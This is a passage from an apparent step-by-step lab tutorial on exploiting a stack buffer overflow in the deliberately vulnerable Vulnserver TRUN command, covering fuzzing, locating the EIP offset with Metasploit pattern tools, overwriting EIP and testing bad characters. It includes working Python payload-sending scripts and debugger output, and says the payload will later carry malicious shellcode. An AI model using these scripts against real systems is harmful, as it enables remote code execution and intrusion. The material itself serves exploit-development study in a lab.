
```
TRUN/.:/
```

Keep this in mind as we my need to change it later.

We need to change mode before we run this file is run:

```
chmod +x fuzzing.py
```


And make sure Immunity is running.




Let's run our script.

```
python2.7 fuzzing.py
```

The program wouldn't exit automatically. I had to do it manually after the debugger showed us the crash. It clocked in at 2300 bytes.



In the next chapter we will find the EIP's exact byte position.



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Remember controlling this EIP value is what's most important. Once we can control this EIP value we can point it at our malicious code and we can get root.

4.Finding the Offset


When we talk about finding the offset, we are talking about the point we overwrite the EIP. Luckily for us there is a tool already out there that can do this for us. The tool is provided by the Metasploit framework and is called "pattern create". Let's open a terminal in our Kali machine.

To get this tool we need to run:

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2300
```

Why are we giving it a value of 2300?

If you remember when we were fuzzing and we were told the program crashed around 2300. This gives us a estimate that is a little past the crash point which is perfect because if the amounts of bytes were less then the crash point we would never hit it.



All we have to do now is hit enter and a code will be generated.

We need to copy this code, and include it in our python script. I have copied the script to a new file called fuzzer_offset.py. But first we need to remove some things.

We need to remove the sleep import, we don't need the while loop so we can just say try, we will change buffer to offset, and remove the buffer = buffer line completly

We will make a few other alterations but your finished script should look like this:

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```
#!/usr/bin/python
import sys, socket

offset =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4
Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9A
f0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah
5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0
Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5A
m6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap
1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6
Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1A
u2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw
7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2
Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7B
b8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be
3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8
Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3B
j4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl
9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4
Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9B
r0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt
5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0
Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5B
y6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb
1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6
Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1C
g2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci
7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2
Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7C
n8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq
3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8
Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3C
v4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx
9Cy0Cy1Cy2Cy3Cy4Cy5Cy"

try:
        s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        s.connect(('192.168.74.132',9999))
        s.send(('TRUN /.../' + offset))
        s.close()

except:
```

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```
        print "Error connecting to the server"
        sys.exit()
```

All this is doing is sending the the value of offset to the server and if it fails we will receive a error message. When we send this we will get a value from the EIP and we will use another tool that will look at that value and find the offset.

Before we start we need to change the mode of our new script:

```
chmod +x fuzzer_offset.py
```

And we need to set up immunity and Vulnserver.

Now all thats left to do is run our script.

```
python2.7 fuzzer_offset.py
```

Over in Immunity we can see that our value was sent to the server.

```
EAX 00B9F1E8 ASCII "TRUN /.../Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab
EDX 00007943
EBX 0000012C
ESP 00B9F9C8 ASCII "8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq
EBP 43366F43
ESI 00401848 vulnserv.00401848
EDI 00401848 vulnserv.00401848
```

And its ran over into the ESP.

```
EAX 00B9F1E8 ASCII "TRUN /.../Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab
ECX 006850C8
EDX 00007943
ESP 00B9F9C8 ASCII "8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9C
ESI 00401848 vulnserv.00401848
EDI 00401848 vulnserv.00401848
EIP 6F43376F
```

Which means we have gone too far. This means we have completely overwritten everything.

But what we are interested in here is the value of the EIP which is:

```
6F43376F
```

```
EBP 43366F43
ESI 00401848 vulnserv.00401848
EDI 00401848 vulnserv.00401848
EIP 6F43376F
```

We need to go back to our terminal and run:

```
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 2300 -q 6F43376F
```

When we hit enter we get a exact offset of 2002.

```
┌──(root㉿kali)-[~/Documents/TCM/buffer_overflow]
└─# /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 2300 -q 6F43376F
[*] Exact match at offset 2002
```

How it does this is by looking at our original value and finds a match to when it hit the EIP. This information is critical because now we know the exact amount of bytes we need to overwrite the EIP which is what we will be doing in the next chapter

5.Overwriting the EIP

Now we are going to attempt to overwrite the EIP.

The exact offset was 2002 bytes.

```
┌──(root㉿kali)-[~/Documents/TCM/buffer_overflow]
└─# /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 2300 -q 6F43376F
[*] Exact match at offset 2002
```

What this means is there are 2002 bytes before we reach the EIP. The EIP its self is 4 bytes long. What we will try to do is overwrite those 4 specific bytes.

As always let's get Immunity and Vulnserver running. And jump into our Kali Linux machine.

We want to edit the last script we wrote. I have wrote it to a new file called fuzzer_EIP.py

```
#!/usr/bin/python
import sys, socket

shellcode = "A" * 2002 + "B" * 4

try:
        s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        s.connect(('192.168.74.132',9999))
        s.send(('TRUN /.../' + shellcode))
        s.close()

except:
        print "Error connecting to the server"
        sys.exit()
```

First thing is to delete the offset variable as we don't need it anymore. And we will change the offset value in s.send to shellcode

We want to give shellcode the value of:

```
shellcode = "A" * 2002 + "B" * 4
```

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Here we are replacing what we used to find the offset with the shellcode variable, the shellcode is nothing but A's and B's right now but its going to get malicious as we move forward. What we are doing is sending 2003 A's because that is where the EIP starts so byte 2004 starts the EIP

We want to make sure that we don't overwrite the EIP with A's and have no idea if we are correct. Look at it as A's are for 1's and B's are for 2's. So in theory we should see 42424242 in the EIP when we overwrite it.


Now all thats left to do is run this. But first remember to change mode.

```
chmod +x fuzzer_EIP.py
```

Then run:

```
python2.7 fuzzer_EIP.py
```

Let's head over to Immunity to see what's happened.



We can see that our A's have been ran in red then the A's hit the EBP as A = 41 and look at the EIP its value is 42424242 which is equal to 4 B'S as B = 42 because we only sent 4 B's this is telling us that we have overwrite the EIP and haven't overflowed any further which was our goal. This now means we control the EIP.

6.Finding Bad Characters

Now we are going to talk about finding bad characters. When we talk about finding bad characters we are talking about generating shellcode. When we generate shellcode we need to know what characters are good for the shellcode and which ones are bad for the shellcode. We can achieve this by running all the hex characters through our program and see if any of them act up.

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
By default the null byte (x00) acts up. We are going to take a look at what some of these look like and see if any of them act up in our program. To achieve this we need to head over to the GitHub repository below.
https://github.com/cytopia/badchars



What we have here is a bad character generator. If we scroll through we will see all different ways we can utilize this. For this example we will be copying the python script that is provided.

Python

```
$ badchars -f python
```

```
badchars = (
  "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
  "\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
  "\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
  "\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
  "\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
  "\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
  "\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
  "\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
  "\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
  "\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
  "\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
  "\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
  "\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
  "\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
  "\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
  "\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
)
```

With this we want to paste it into our fuzzer_EIP.py. But personally I am going to past this into a brand new script called badchars.py. Your script should look like the one below.

Get Started | server9.py | fuzzing.py | fuzzer_offset.py | fuzzer_EIP.py | badchars.py

root > Documents > TCM > buffer_overflow > badchars.py

```
#!/usr/bin/python
import sys, socket

badchars = (
  "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
  "\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
  "\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
  "\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
  "\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
  "\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
  "\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
  "\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
  "\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
  "\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
  "\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
  "\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
  "\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
  "\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
  "\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
  "\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
)

shellcode = "A" * 2002 + "B" * 4

try:
        s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        s.connect(('192.168.74.132',9999))
        s.send(('TRUN /.../' + shellcode))
        s.close()

except:
        print "Error connecting to the server"
        sys.exit()
```

What we are doing here is running every single character in hex through our Vulnserver. Some programs have characters that run specific commands that tells it to do something. We don't want to use any characters that do this as it will break the shellcode. What we will be doing is parsing all of these through the program and we check to see what looks out of place.

If you made a new script don't forget to change the mode.

```
chmod +x badchars.py
```

As we have done many of times head to your Windows machine and set up immunity and Vulnserver.

Now all we need to do is fire this off.


```
python2.7 badchars.py
```

Going back to Immunity we will see that we have crashed the system.

We can also see that the EIP is 42424242

But what we are really interested in is the hex dump.

What we can do is right click on the ESP and select "follow dump"



After running this hex output was full of bad characters. this made me realise there was a mistake in my script.

```
s.send(('TRUN /.../' + shellcode))
```

WRONG

It needs to be changed to.

```
s.send(('TRUN /.:/' + shellcode))
```

CORRECT

And because there is one less character in this. We need to add one more "A" making a total of 2003

```
shellcode = "A" * 2003 + "B" * 4 + badchars
```

With that cleared up, when we run it we will see all the hex characters in order.

```
Address   Hex dump
00E2F9C8  01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F 10
00E2F9D8  11 12 13 14 15 16 17 18 19 1A 1B 1C 1D 1E 1F 20
00E2F9E8  21 22 23 24 25 26 27 28 29 2A 2B 2C 2D 2E 2F 30
00E2F9F8  31 32 33 34 35 36 37 38 39 3A 3B 3C 3D 3E 3F 40
00E2FA08  41 42 43 44 45 46 47 48 49 4A 4B 4C 4D 4E 4F 50
00E2FA18  51 52 53 54 55 56 57 58 59 5A 5B 5C 5D 5E 5F 60
00E2FA28  61 62 63 64 65 66 67 68 69 6A 6B 6C 6D 6E 6F 70
00E2FA38  71 72 73 74 75 76 77 78 79 7A 7B 7C 7D 7E 7F 80
00E2FA48  81 82 83 84 85 86 87 88 89 8A 8B 8C 8D 8E 8F 90
